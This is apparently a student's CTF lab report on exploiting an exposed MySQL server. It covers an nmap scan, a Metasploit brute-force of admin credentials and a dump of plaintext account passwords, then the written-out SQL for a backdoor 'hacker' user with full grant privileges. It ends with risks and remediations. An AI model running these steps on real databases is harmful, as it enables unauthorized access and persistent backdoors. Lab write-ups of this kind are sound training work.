
Used the following command to create a user called hacker which was identified by mypass123.

Used the following commands in the Screenshot to make the hacker an admin



```
root@kali2: ~  
File Edit View Search Terminal Help  
-----  
8 | bobby | password | Hank is my dad | FALSE |  
9 | simba | password | I am a cat | FALSE |  
10 | dreveil | password | Preparation H | FALSE |  
11 | scotty | password | Scotty Do | FALSE |  
12 | cal | password | Go Wildcats | FALSE |  
13 | john | password | Do the Duggie! | FALSE |  
14 | kevin | 42 | Doug Adams rocks | FALSE |  
15 | dave | set | Bet on S.E.T. FTW | FALSE |  
16 | ed | pentest | Commandline KungFu anyone? | FALSE |  
17 | administrator | P@ssw0rd | RuleTheServer | TRUE |  
18 | flag5 | 335553 | 5 | true |  
19 | flag6 | 223311 | 6 | true |  
-----  
19 rows in set (0.00 sec)  
  
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> exit  
Bye  
root@kali2:~#
```

Exit to come out from the mysql and Used the following command to connect to the sql server.



```
root@kali2: ~  
File Edit View Search Terminal Help  
  
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> exit  
Bye  
root@kali2:~# mysql -h 203.0.113.100 -u hacker -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 12  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql>
```

## Supporting Evidence

These are the following challenge tasks completed in the task

The screenshot shows a challenge interface on the left and a terminal window on the right. The challenge interface has two steps: Step 6, which instructs the user to notice a flag of 999818 and click on a challenge icon, and Step 7, which instructs the user to type a Linux command to clear output. A 'SAMPLE CHALLENGE' button is visible. The terminal window shows an Nmap scan of a host, listing open ports (25/tcp, 80/tcp, 110/tcp, 443/tcp, 1099/tcp, 3306/tcp, 3389/tcp, 5432/tcp, 8180/tcp) and their corresponding services. The scan results include the flag 'sampleflag:999818'.


These is the flag 2 found in the banner in Metasploit

The screenshot shows a challenge interface on the left and a terminal window on the right. The challenge interface has a 'CHALLENGE #1' button. The terminal window shows the Metasploit banner, which includes the text 'Flag 2: 776554'. The banner also displays the Metasploit version (v4.11.5-2016010401) and a list of features (1517 exploits, 875 auxiliary, 257 post, 437 payloads, 37 encoders, 8 nops). The terminal prompt is 'msf > banner'.


The screenshot shows a challenge interface on the left and a terminal window on the right. The challenge interface has a 'CHALLENGE #2' button. The terminal window shows the Metasploit banner, which includes the text 'Flag 3: 2234444'. The banner also displays the Metasploit version (v4.11.5-2016010401) and a list of features (1517 exploits, 875 auxiliary, 257 post, 437 payloads, 37 encoders, 8 nops). The terminal prompt is 'msf > banner'.

*Screenshot shows the Flag3 found in the banner ins msfconsole*





*Screenshot shows flag 3 in the database*



*This Screenshot shows that columns and data selected from the accounts table*

## Conclusion & Wrap-Up

---

### Summary with:

#### Observations

In this lab, I used a Kali Attack Machine on the WAN to exploit a MySQL database running on port 3306. Using nmap, I scanned the network to locate the database and then performed a brute-force attack with Metasploit's MySQL auxiliary module to obtain administrator credentials. After logging in, I explored the database, created a malicious user named "hacker," and established a backdoor. The lab demonstrated key steps in exploiting insecure database configurations.

#### Identified risks

The main risks identified were weak administrator passwords, public exposure of port 3306, and a lack of logging or monitoring to detect unauthorized access. Additionally, insufficient privilege controls allowed unrestricted database access, enabling backdoor creation

#### Risks

##### Weak Administrator Passwords

Using weak or default MySQL passwords creates an easy target for brute-force attacks. Without enforcing strong password policies, systems are left vulnerable to unauthorized access.

##### Public Exposure of Port 3306

An open port 3306 on the WAN allows attackers to remotely identify and exploit the database using tools like nmap, increasing the risk of brute-force or injection attacks.

##### Lack of Monitoring and Logging

Without proper logging and monitoring, unauthorized access and malicious activities remain undetected, giving attackers more time to exploit the system.

##### Insufficient Privilege Controls

Granting excessive user privileges, such as root access, allows attackers to create backdoors, modify data, or escalate privileges, causing significant damage.

##### Absence of Network Segmentation

Without network segmentation, attackers can pivot from the compromised database to other systems, increasing the scope and impact of the breach.

#### Suggested recommendations

Stronger password policies and restricted access to port 3306 are essential. Implementing firewalls, intrusion detection systems, and robust logging would help identify and prevent attacks. Enforcing the least privilege access and regular security audits can mitigate risks

#### Success & Failure

I successfully scanned the network and identified the MySQL service running on port 3306. Using a password list, I was able to crack the administrator credentials and gain access to the database. I explored the database tables, created a malicious user account, and established a

backdoor, which demonstrated the effectiveness of the exploit. However, I initially struggled to select the correct password list, which delayed the brute-force attack. Additionally, I encountered difficulties in configuring the payload within Metasploit during the early attempts, requiring troubleshooting to proceed with the exploitation.

**Challenges**

Challenges included fine-tuning the brute-force attack, navigating the database structure, and configuring Metasploit. These required troubleshooting and a solid understanding of tools and database principles to resolve.

The lab highlighted the importance of securing database systems against common exploitation techniques.

Table format outlining the risk priority

Risk	Priority	Description	Remediation
Weak administrator passwords	High	Easily guessed passwords allow attackers to gain unauthorized access to the database.	Enforce strong password policies, including complexity and rotation requirements.
Public exposure of port 3306	High	Open ports accessible from the WAN increase the attack surface for brute-force and exploitation.	Restrict access to port 3306 using firewalls and allow only trusted IPs to connect.
Lack of monitoring and logging	High	Unauthorized activities go undetected, giving attackers unrestricted access.	Implement intrusion detection systems (IDS) and enable comprehensive logging for database access.



Insufficient privilege controls	Medium	All users have excessive permissions, allowing backdoor creation and data manipulation.	Apply the principle of least privilege, granting only necessary access to each user.
Absence of network segmentation	Medium	Compromised systems can pivot into other sensitive areas of the network.	Introduce network segmentation to isolate databases from external networks and unrelated systems.
Unpatched software vulnerabilities	Low	Exploitable vulnerabilities in the database software remain unaddressed.	Regularly apply security patches and updates to the database and underlying operating system.